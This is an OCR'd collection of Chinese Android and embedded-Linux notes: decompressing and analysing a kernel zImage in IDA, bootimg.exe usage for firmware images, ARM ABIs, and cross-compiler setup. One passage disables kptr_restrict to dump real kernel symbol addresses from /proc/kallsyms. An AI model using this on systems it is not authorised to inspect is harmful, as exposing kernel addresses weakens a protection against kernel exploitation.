
为什么是这样的情况呢?简要说下:

Kernel 被载入内存后是以压缩的状态存放在磁盘之上的,他头上的一段代码就是为了初始化并且解压缩的一段代码.这段代码把自身压缩的一部分代码解压出 来.放到真正内核所在的位置上.所以他所用的压缩算法要从他头上那段来指定的.所以如果今后厂商使用一些自己的压缩算法,那么还是非常不好分析的.

```
DECIMAL       HEX             DESCRIPTION
--------------------------------------------------------------------------------
18399         0x47DF          gzip compressed data, from Unix, NULL date: Thu Jan  1 08:00:00 1970, max com
6699008       0x663800        gzip compressed data, from Unix, NULL date: Thu Jan  1 08:00:00 1970
```


这样一般我们解压缩之后,就能得到真正的 zImage 这样的一个二进制文件.

现在真正的可以用 IDA 来分析一下它.载入 IDA 发现



分析的效果并不理想,因为我们没有内核的符号表.
那么符号表的在哪里呢?
代码:

```
cat/proc/kallsyms
```




为什么地址都是 0 呢?
因为有一个 patch 在/proc/sys/kernel/kptr_restrict 默认为 1，就隐藏了 symbol

那么我们将其置 0 就可以正常打印


```
+       case 'K':
+               /*
+                * %pK cannot be used in IRQ context because its test
+                * for CAP_SYSLOG would be meaningless.
+                */
+               if (in_irq() || in_serving_softirq() || in_nmi()) {
+                       if (spec.field_width == -1)
+                               spec.field_width = 2 * sizeof(void *);
+                       return string(buf, end, "pK-error", spec);
+               } else if ((kptr_restrict == 0) ||
+                          (kptr_restrict == 1 &&
+                           has_capability_noaudit(current, CAP_SYSLOG)))
+                       break;
+
+               if (spec.field_width == -1) {
+                       spec.field_width = 2 * sizeof(void *);
+                       spec.flags |= ZEROPAD;
+               }
+               return number(buf, end, 0, spec);
```

代码:

```
echo  0  >  /proc/sys/kernel/kptr_restrict
cat  /proc/kallsyms  >  /data/local/tmp/syms.txt
```


C:\Users\panyu\Desktop\syms.txt - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
syms.txt
c0008000 T _text
c000804c t __create_page_tables
c0008100 t __turn_mmu_on_loc
c000810c t __vet_atags
c0100000 T asm_do_IRQ
c0100000 T _stext
c0100000 T __exception_text_start
c0100004 T do_undefinstr
c0100230 T do_IPI
c0100234 T do_DataAbort
c01003e0 T do_PrefetchAbort
c0100478 T gic_handle_irq
c0100584 T __exception_text_end
c0100588 t __do_fixup_smp_on_up
c010059c T fixup_smp
c01005b4 T do_one_initcall
c0100714 t match_dev_by_uuid
c0100748 T name_to_dev_t
c0100b2c t vfp_force_reload
c0100b78 t vfp_bounce_open
c0100b8c t vfp_bounce_show
c0100bbc t vfp_raise_sigfpe
c0100c2c t vfp_enable
c0100c68 t vfp_hotplug
c0100ca8 t vfp_emulate_instruction.isra.2

再次用 IDA 载入,手动添加地址



现在就可以真正的分析 zImage 文件啦~~
http://bbs.pediy.com/showthread.php?t=194803

bootimg.exe 下载及其使用教程

解包官方 UPDATA.APP 文件神器工具 bootimg.exe 工具及详细教程

bootimg.exe 工具命令大全

bootimg --cpio-list

bootimg --repack-565 oemlogo.mbn（生成开机第一屏文件）
bootimg --repack-bootimg boot.img（生成 boot.img 及 recovery.img 文件）
bootimg --repack-ramdisk ramdisk（生成 ramdisk 文件）
bootimg --repack-rle
bootimg --unpack-565 oemlogo.mbn（解开开机第一屏文件）
bootimg --unpack-bootimg boot.img（解开 boot.img 及 recovery.img 文件）
bootimg --unpack-ramdisk ramdisk（解开 ramdisk 文件）
bootimg --unpack-rle
bootimg --unpack-updata UPDATA.APP（解开 UPDATA.APP 文件）
bootimg --unpack-yafffs system.img（解开 system.img 及 userdata.img 文件）
bootimg --unpack-yaffs system.img（解开 system.img 及 userdata.img 文件）
bootimg --unpack-yaffs2 system.img（解开 system.img 及 userdata.img 文件）

运行方法：

在 cmd 下 cd 到文件所在目录，输入"bootimg.exe 功能 参数"（用源文件的话就是 bootimg.py）

目前支持以下功能：

bootimg --repack-ramdisk, 生成 ramdisk

bootimg --unpack-ramdisk, 解开 ramdisk

bootimg --repack-bootimg, 生成 bootimg (包括 boot.img 及 recovery.img)

bootimg --unpack-bootimg, 解开 bootimg

bootimg --unpack-updata, 解开 updata.app

bootimg --unpack-yafffs，解开 yafffs（包括 data.img 及 system.img）

下面一一说明功能中的参数。

－unpack-updata [文件]

[文件]为空时，默认使用 UPDATA.APP

解开后，会有四个文件，boot.img, recovery.img, system.img, userdata.img

这些都是刷机时可能需要的。

－unpack-bootimg [文件]

[文件]为空时，默认使用 boot.img

解开后，会有两个文件，kernel 和 ramdisk.gz

同时，注意输出，比如 base, cmdline, name 等等

－repack-bootimg [base] [cmdline]

[base]为空时，使用 0×200000

[cmdline]为空时，使用 mem=211 console=null androidboot.hardware=qcom

生成 bootimg 时，会使用 kernel 和 ramdisk.gz(如果存在 ramdisk.cpio.gz，优先使用)，生成 boot.img

更新：

－repack-bootimg [base] [cmdline] [page_size] [padding_header] [padding_kernel] [padding_ramdisk]

具体的参数请在注意 unpack 时的原始参数。

－unpack-ramdisk [文件] [目录]

[文件]为空时，使用 ramdisk.gz

[目录]为空时，使用 initrd, (请保证这个目录不存在)

输出：cpiolist.txt, initrd 目录下的文件

－repack-ramdisk [cpiolist]

[cpiolist]为空时，读取 cpiolist.txt

根据 cpiolist.txt 生成 ramdisk.cpio.gz

cpiolist.txt 格式

1). 文件

file 目标系统路径 当前系统路径 目标系统权限

2). 目录

dir 目录系统路径 目录系统权限

3). 软链接

slink 目录系统路径 链接路径 目标系统权限

－unpack-yafffs [文件] [目录]

[文件]为空时，使用 userdata.img (呃，这个比 system.img 小)

[目录]为空时，使用文件除.img 外的其它内容，比如 userdata.img 时使用 userdata
http://www.banxiayue.com/bootimgdownload.html

移值编译

diff 工具 以及 arm-linux-eabi arm-none-eabi 的区别

diff -pruN ./xxx ./xxxx > xxx.diff

比较两个文件，也可以是目录

编译器
arm-linux-eabi 和 arm-none-eabi

arm-linux-eabi 用于编译 armlinux 代码

arm-none-eabi 不指名操作系统，可以是 linux，也可以是 vxworks 等，arm-none-eabi 不包含 __linux__ 等特定宏，所以往往编译 linux 内核的时候通不过。
http://blog.csdn.net/stevenliyong/article/details/4699305

armeabi 和 armeabi-v7a 解释

ABI=Application Binary Interface

在我们 android APK 的根目录有一个 libs 文件夹，此文件夹下包含了 armeabi 和 armeabi-v7a 两个文件夹，我们的 c 代码编译成的本地库（各种.so）就会放在这两个文件夹其中的一个。那 armeabi-v7a 与 armeabi 有什么区别，都是什么意思呢？

armeabi 和 armeabi-v7a 是表示 cpu 的类型，我们知道一般的手机或平板都是用 arm 的 cpu（mips 的就悲催的被忽视了），不同的 cpu 的特性不一样，armeabi 就是针对普通的或旧的 arm v5 cpu，armeabi-v7a 是针对有浮点运算或高级扩展功能的 arm v7 cpu。
在 android.mk 里可配置以下宏：

```
TARGET_CPU_API := armeabi
APP_ABI := armeabi
```

当你编译时出现一些链接动态库的 undefine 错误，或你的 apk 运行时出现装载.so 动态库错误时，不妨看一下这个 cpu 类型的配置是否有误。

现在还有 x86 的了，其实 armeabi 、armeabi-v7a 和 x86 是编译 NDK 库时，可以使用三种支持的应用二进制接口(ABI)：

- ‘armeabi’ - 默认选项，将创建以基于 ARM* v5TE 的设备为目标的库。 具有这种目标的浮点运算使用软件浮点运算。使用此 ABI 创建的二进制代码将可以在所有 ARM* 设备上运行。
- ‘armeabi-v7a’ - 创建支持基于 ARM* v7 的设备的库，并将使用硬件 FPU 指令。
- ‘x86’ - 生成的二进制代码可支持包含基于硬件的浮点运算的 IA-32 指令集。

http://www.0x520.com/category/android/

交叉编译

Ubuntu12.04 嵌入式交叉编译环境 arm-linu-gcc 搭建过程，图解

安装环境

Linux 版本：Ubuntu 12.04　内核版本：Linux 3.5.0　交叉编译器版本：arm-linux-gcc-4.4.3 这个版本的交叉编译器我已经上传到了资源上，可以随便下载，点此下载

安装前的絮叨

首先简单介绍一下，所谓的搭建交叉编译环境，即安装、配置交叉编译工具链。在该环境下编译出嵌入式 Linux 系统所需的操作系统、应用程序等，然后再上传到目标机上。

交叉编译工具链是为了编译、链接、处理和调试跨平台体系结构的程序代码。对于交叉开发的工具链来说，在文件名称上加了一个前缀，用来区别本地的工具链。例 如，arm-linux-表示是对 arm 的交叉编译工具链；arm-linux-gcc 表示是使用 gcc 的编译器。除了体系结构相关的编译选项以外，其使 用方法与 Linux 主机上的 gcc 相同，所以 Linux 编程技术对于嵌入式同样适用。不过，并不是任何一个版本拿来都能用，各种软件包往往存在版本匹配问 题。例如，编译内核时需要使用 arm-linux-gcc-4.3.3 版本的交叉编译工具链，而使用 arm-linux-gcc-3.4.1 的交叉编译工 具链，则会导致编译失败。

那么 gcc 和 arm-linux-gcc 的区别是什么呢？区别就是 gcc 是 linux 下的 C 语言编译器，编译出来的程序在本地执行，而 arm- linux-gcc 用来在 linux 下跨平台的 C 语言编译器，编译出来的程序在目标机(如 ARM 平台)上执行，嵌入式开发应使用嵌入式交叉编译工具链。

安装步骤

1、将压缩包 arm-linux-gcc-4.4.3.tar.gz 存放在一个目录下，这个目录就是你等会解压缩的目录，以后这个目录就不能随便删掉了，我的存放路径是 /home/song/software,如下图，记住这个路径，等会还会用到。

```
song@ubuntu:~/software$ ls
arm-linux-gcc-4.4.3tar.gz
song@ubuntu:~/software$ pwd
/home/song/software
song@ubuntu:~/software$
```

2、使用 tar 命令：tar zxvf arm-gcc-4.4.3.tar.gz 将 software 文件夹下的 arm-linux-gcc-4.4.3.tar.gz 解压缩安装到当前目录下如下图

```
song@ubuntu:~/software$ tar zxvf arm-linux-gcc-4.4.3.tar.gz
```

通过下图可以看到解压成功了，并且解压后的文件存放在了/home/song/software/opt/FriendlyARM/toolschain/4.4.3 文件夹下，如下图所示，这个存放路径可得记住，如下图

```
song@ubuntu:~/software/opt/FriendlyARM/toolschain/4.4.3$ ls
arm-none-linux-gnueabi  bin  include  lib  libexec  share
song@ubuntu:~/software/opt/FriendlyARM/toolschain/4.4.3$ pwd
/home/song/software/opt/FriendlyARM/toolschain/4.4.3
```

3、接下来配置系统环境变量，把交叉编译工具链的路径添加到环境变量 PATH 中去，这样就可以在任何目录下使用这些工具。记下上一步中的安装路径，使用命令：vim /etc/profile 编辑 profile 文件，添加环境变量。

```
song@ubuntu:~$ sudo vim /etc/profile
```


在 profile 中最后一行添加： export PATH=$PATH:/home/song/software/opt/FriendlyARM/toolschain/4.4.3/bin 这个路径就是那个 bin 目录所在的路径，可能你的不一样，按照你实际的目录填就可以了，如下图 32 行

```
23 if [ -d /etc/profile.d ]; then
24   for i in /etc/profile.d/*.sh; do
25     if [ -r $i ]; then
26       . $i
27     fi
28   done
29   unset i
30 fi
31
32 export PATH=$PATH:/home/song/software/opt/FriendlyARM/toolschain/4.4.3/bin
```

编写完保存就好了

4、使用命令：source /etc/profile 使环境变量生效


5、在终端上输入命令 arm-linux 再按 Tab 键，可以看到下图，说明环境变量设置成功了



6、使用命令：arm-linux-gcc -v 会出现下面的错误提示：/home/song/software/opt/FriendlyARM/toolschain/4.4.3/bin/arm- linux-gcc: 15: exec: /home/song/software/opt/FriendlyARM/toolschain/4.4.3/bin/.arm-none-linux-gnueabi-gcc: not found

```
song@ubuntu:~$ arm-linux-gcc -v
/home/song/software/opt/FriendlyARM/toolschain/4.4.3/bin/arm-linux-gcc: 15: exec
: /home/song/software/opt/FriendlyARM/toolschain/4.4.3/bin/.arm-none-linux-gnuea
bi-gcc: not found
song@ubuntu:~$
```

说是出现这种问题的原因是由于 Ubuntu12.04 用的是 64 位的，解决方法就是使用命令：sudo apt-get install ia32-libs 装一些 32 位的库




7、待安装完 32 位的库之后，再使用命令：arm-linux-gcc -v，这一次就成功了，如下图

```
song@ubuntu: ~/lianxi
ong@ubuntu:~/lianxi$ arm-linux-gcc -v
sing built-in specs.
arget: arm-none-linux-gnueabi
onfigured with: /opt/FriendlyARM/mini2440/build-toolschain/working/src/gcc-4.4.
/configure --build=i386-build_redhat-linux-gnu --host=i386-build_redhat-linux-g
u --target=arm-none-linux-gnueabi --prefix=/opt/FriendlyARM/toolschain/4.4.3 --
ith-sysroot=/opt/FriendlyARM/toolschain/4.4.3/arm-none-linux-gnueabi//sys-root
-enable-languages=c,c++ --disable-multilib --with-arch=armv4t --with-cpu=arm920
 --with-tune=arm920t --with-float=soft --with-pkgversion=ctng-1.6.1 --disable-s
lj-exceptions --enable-__cxa_atexit --with-gmp=/opt/FriendlyARM/toolschain/4.4.
 --with-mpfr=/opt/FriendlyARM/toolschain/4.4.3 --with-ppl=/opt/FriendlyARM/tool
chain/4.4.3 --with-cloog=/opt/FriendlyARM/toolschain/4.4.3 --with-mpc=/opt/Frie
dlyARM/toolschain/4.4.3 --with-local-prefix=/opt/FriendlyARM/toolschain/4.4.3/a
m-none-linux-gnueabi//sys-root --disable-nls --enable-threads=posix --enable-sy
vers=gnu --enable-c99 --enable-long-long --enable-target-optspace
hread model: posix
cc version 4.4.3 (ctng-1.6.1)
ong@ubuntu:~/lianxi$
```

8、验证，编译一个 hello.c 文件

```c
#include<stdio.h>

int main()
{
    printf("Hello World!\n");
}

```

使用命令：arm-linux-gcc hello.c -o hello 看是否编译成功



可见成功生成了二进制文件。

搭建交叉编译器 arm-linux-gcc

解压

$ sudo tar xvzf arm-linux-gcc-4.4.3.tgz –C ./
注意:C 后面有个空格,并且 C 是大写的,它是英文单词“Change”的第一个字母,

在/usr/local/下建立 arm 文件夹
$ sudo mkdir /usr/local/arm
$ sudo chmod 777 arm

然后把 4.4.3 目录复制到 /usr/local 下

sudo cp -r ./4.4.3 /usr/local/arm

修改环境变量，把交叉编译器的路径加入到 PATH

网上很多修改环境变量的方法，很杂。有 redhat 上面的,federo(是这么写的)。下面一共三种方法

方法一：修改~/.bashrc 文件（此文件只对当前用户适用）

在最后加上 export PATH＝$PATH:/usr/local/arm/4.4.3/bin

方法二：修改/etc/profile 文件（此文件属于系统级别的环境变量，设置在里面的东西对所有用户适用）：
增加路径设置，在末尾添加如下,保存/etc/profile 文件：
export PATH＝$PATH:/usr/local/arm/4.4.3/bin

方法三：修改/etc/environment 文件
原文件应为 PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin: /usr/games“
将其改为 PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/arm/4.4.3/bin"

保存退出即可!

关于路径设置问题，可以 用终端逐步寻找，比如 在 终端下 cd /usr/local/ 用 TAB 键 一直找到 /bin

关于环境变量问题：

环境变量是什么？例如 path，当要求系统运行一个程序而没有告诉它程序所在的完整路径时，系统除了在当前目录下面寻找此程序外，还应到 path 中指定的路径去找。用户通过设置环境变量，来更好的运行进程。

如果上面不加入环境变量，要运行 arm-linux-gcc 这个程序，则每次都要把 arm-linux-gcc 的完整路径写出来。/usr/local/arm/4.4.3/bin arm-linux-gcc 文件名 -o 输出文件名

这样非常的麻烦，所以加到 path 里面，让电脑知道这个程序在哪里。

立即使新的环境变量生效，不用重启电脑

对应方法一：$ source /root/.bashrc
对应方法二：$ source /etc/profile

方法三立即生效

检查是否将路径加入到 PATH

$ echo $PATH
显 示内容/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr /games:/usr/local/arm/4.4.3/bin 说明已经将交叉编译器的路径加入 PATH。至此，交叉编译环境安装完成。

测试是否安装成功

$ arm-linux-gcc -v
显示 arm-linux-gcc 信息和版本,则成功!

编译 Hello World 程序，测试交叉工具链

写下下面的 Hello World 程序，保存为 hello.c

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    printf("Hello World!\n");
    return 0;
}
```

执行下面的命令：
$ arm-linux-gcc hello.c -o hello
$ file hello
在 hello 的目录下，可以看到:
hello: ELF 32-bit LSB executable,ARM, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.32, not stripped
这样说明可以在 ARM 上运行，此时不能在 pc 上运行

http://blog.chinaunix.net/uid-26495963-id-3158185.html

arm-linux-gcc 交叉编译环境的配置

1.下载 arm-linux-gcc-3.4.1.tar.bz2 到任意的目录下。

arm-linux-gcc-3.4.1.tar.bz2 的下载地址如下：

http://www.handhelds.org/download/projects/toolchain/arm-linux-gcc-3.4.1.tar.bz2

2.解压 arm-linux-gcc-3.4.1.tar.bz2

#tar -jxvf arm-linux-gcc-3.4.1.tar.bz2

解压过程需要一段时间，解压后的文件形成了 usr/local/ 文件夹，进入该文件夹，将 arm 文件夹拷贝到/usr/local/下

cd usr/local/

#cp -rv arm /usr/local/

现在交叉编译程序集都在/usr/local/arm/3.4.1/bin 下面了

3. 修改环境变量，把交叉编译器的路径加入到 PATH。(有三种方法，强烈推荐使用方法一)

方法一：修改/etc/bash.bashrc 文件

#vim /etc/bash.bashrc

在最后加上：

export PATH＝$PATH:/usr/local/arm/3.4.1/bin

export PATH

（如果不能编辑，先修改相关文件的权限使用 chmod 命令。）

方法二：修改/etc/profile 文件：
vim /etc/profile

增加路径设置，在末尾添加如下,保存/etc/profile 文件：
export PATH＝$PATH:/usr/local/arm/3.4.1/bin
方法三：#export PATH＝$PATH:/usr/local/arm/3.4.1/bin
注：(这只能在当前的终端下才是有效的！)
4. 立即使新的环境变量生效，不用重启电脑：
对应方法一：#source /root/.bashrc
对应方法二：# source /etc/profile
5. 检查是否将路径加入到 PATH：
echo $PATH
显示的内容中有/usr/local/arm/bin，说明已经将交叉编译器的路径加入 PATH。至此，交叉编译环境安装完成。
6.测试是否安装成功
arm-linux-gcc -v
上面的命令会显示 arm-linux-gcc 信息和版本，这是我显示的信息：
Reading specs from /usr/local/arm/3.4.1/lib/gcc/arm-linux/3.4.1/specs
Configured with: /work/crosstool-0.27/build/arm-linux/gcc-3.4.1-glibc-2.3.2/gcc- 3.4.1 /configure --target=arm-linux --host=i686-host_pc-linux-gnu

--prefix=/usr/local/arm/3.4.1 --with-headers=/usr/local/arm/3.4.1/arm

-linux/include --with-local-prefix=/usr/local/arm/3.4.1/arm-linux --disable

-nls --enable-threads=posix --enable-symvers=gnu --enable-__cxa_atexit --enable- languages=c,c++ --enable-shared --enable-c99 --enable-long-long
Thread model: posix
gcc version 3.4.1

